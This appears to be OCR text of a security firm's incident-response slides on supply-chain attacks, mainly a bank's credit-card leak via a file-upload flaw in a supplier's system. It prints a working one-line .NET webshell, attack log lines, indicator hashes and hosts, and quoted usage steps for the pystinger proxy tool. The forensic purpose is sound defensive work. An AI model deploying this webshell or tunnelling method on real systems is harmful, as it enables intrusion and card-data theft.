03B88FD80414EDEABAAA6BB55D1D09FC	cahe[.]microsofts[.]org
F1726539E5CF68EBB2124262E695C65E	cahe[.]3mmlq[.]com
7D12FA8EEBBD401390F2A5046FF2B4BB	cahe[.]7cnbo[.]com
0724AC34E997354CA9FB06D57AF4E29B	dowon[.]08mma[.]com
A991AC3EB2D5C66DA1BECF002C19B9E6	43[.]245[.]196[.]120
2949C999C785AA1CA4673FC7FAE58A73	43[.]245[.]196[.]121
D506ED774089BA11D515F28087DC3E21	43[.]245[.]196[.]122
9F1BF77452A896B8055D3EA2EF6A6A65	43[.]245[.]196[.]123
8CE271DA8A84CD3D42552547A8BBAF5B	43[.]245[.]196[.]124
165758BA40B3CC965D98C1FDE2D56798	23[.]224[.]75[.]93
ADC84F8C72E65EC85E051FE7CC419332	23[.]224[.]75[.]91

Type 2
Vulnerability in Supplier’s Software

Type 2: Vulnerability in Supplier’s Software

		The initial compromised entity		
		Supplier - Developer	Supplier – Service Provider	Customer
The phase being compromised	Develop	Malware implanted in Software		
	Dispatch		Island hopping attack	
	Execution		Data leak from out sourcers	Vulnerability in Supplier’s Software

Type 2: Vulnerability in Supplier’s Software

- First seek for the vulnerability of supplier's software, then utilize the vulnerability to target several victims

- We have discovered this attack in 2 financial incidents
  - Case #3: Credit Card Leak in Bank of Aargau
  - Case #4: Source Code Stolen

DE-Id

Case #3
Credit Card Leak in Bank of Aargau

DE-Id

Case #3


Incident Background

- April 2022, Bank of Aargau found unusual credit card leak. They suspect the leak may related to cyber attack
- We were requested by Bank of Aargau to perform a fast forensic for credit cards leak
- we reviewed of the credit card application flow as an immediate investigation of some critical servers that may have been compromised during this attack

DE-Id

Case #3

Credit Card Infra of Bank of Aargau



DE-Id

Case #3

Supply Chain in The Incident

- The vulnerability in their credit card management system is exploited
- This credit card management system is developed by their own supplier, and not many financial companies use it
- From the web log, It seems the attacker already known where the vuln is, nearly no request for black box testing


CYCRAFT

Case #3

Cyber Kill Chain & TTP

Case #3

Storyline



1 Exploit vulnerability in web application

Web App Test Server

2 Lateral movement

CCAP

3 Lateral movement

DB Server


4 Access DB


Monitor

DE-Id

Case #3

Storyline





Case #3

Misconfiguration

- The testing credit card management system should only be access internally

- The IT misconfig the webapp, so the web site could be access publicly

- The threat actor first successful logon credit card management system

Case #3


File Upload Vulnerability in Credit Card Management System

- The file upload vulnerability was exploited to upload and execute webshell 1.aspx
- 1.aspx is a .NET webshell with dynamic code loading


Case #3

Webshell-1.aspx

> One line webshell, the mutated version of Behinder webshell




```
<%@ Page Language="C#" %><%@Import Namespace="System.Reflection"%><%Session.Add("k",
"   <redacted>   ");byte[] k = Encoding.Default.GetBytes(Session[0] + ""),c = Request.
BinaryRead(Request.ContentLength);Assembly.Load(new System.Security.Cryptography.
RijndaelManaged().CreateDecryptor(k, k).TransformFinalBlock(c, 0, c.Length)).CreateInstance
("U").Equals(this);%>
```



```
./u_ex211109.log
250543:2021-11-09 02:51:24 [redacted] POST /UploadTmp/1.aspx - 443 - 203.218.241.34 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
250558:2021-11-09 02:51:24            POST /UploadTmp/1.aspx - 443 - 203.218.241.34 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
250751:2021-11-09 02:51:30            POST /UploadTmp/1.aspx - 443 - 203.218.241.34 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
250766:2021-11-09 02:51:30            POST /UploadTmp/1.aspx - 443 - 203.218.241.34 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
251292:2021-11-09 02:51:45            POST /UploadTmp/1.aspx - 443 - 203.218.241.34 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 15
251293:2021-11-09 02:51:45            POST /UploadTmp/1.aspx - 443 - 203.218.241.34 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:84.0)+Gecko/20100101+Firefox/84.0 - 404 0 0 2330 0
```

Case #3

毒刺(pystinger.exe + proxy.aspx)



毒刺(pystinger)

简体中文 | English

毒刺(pystinger)通过webshell实现**内网SOCK4代理,端口映射**.

可直接用于metasploit-framework,viper,cobalt strike上线.

主体使用python开发,当前支持php,jsp(x),aspx三种代理脚本.

使用方法


> 假设不出网服务器域名为 http://example.com:8080 ,服务器内网IP地址为192.168.3.11

SOCK4代理

- proxy.jsp上传到目标服务器,确保 http://example.com:8080/proxy.jsp 可以访问,页面返回
- 将stinger_server.exe上传到目标服务器,蚁剑/冰蝎执行 `start D:/XXX/stinger_server.exe`

> 不要直接运行D:/XXX/stinger_server.exe,会导致tcp断连

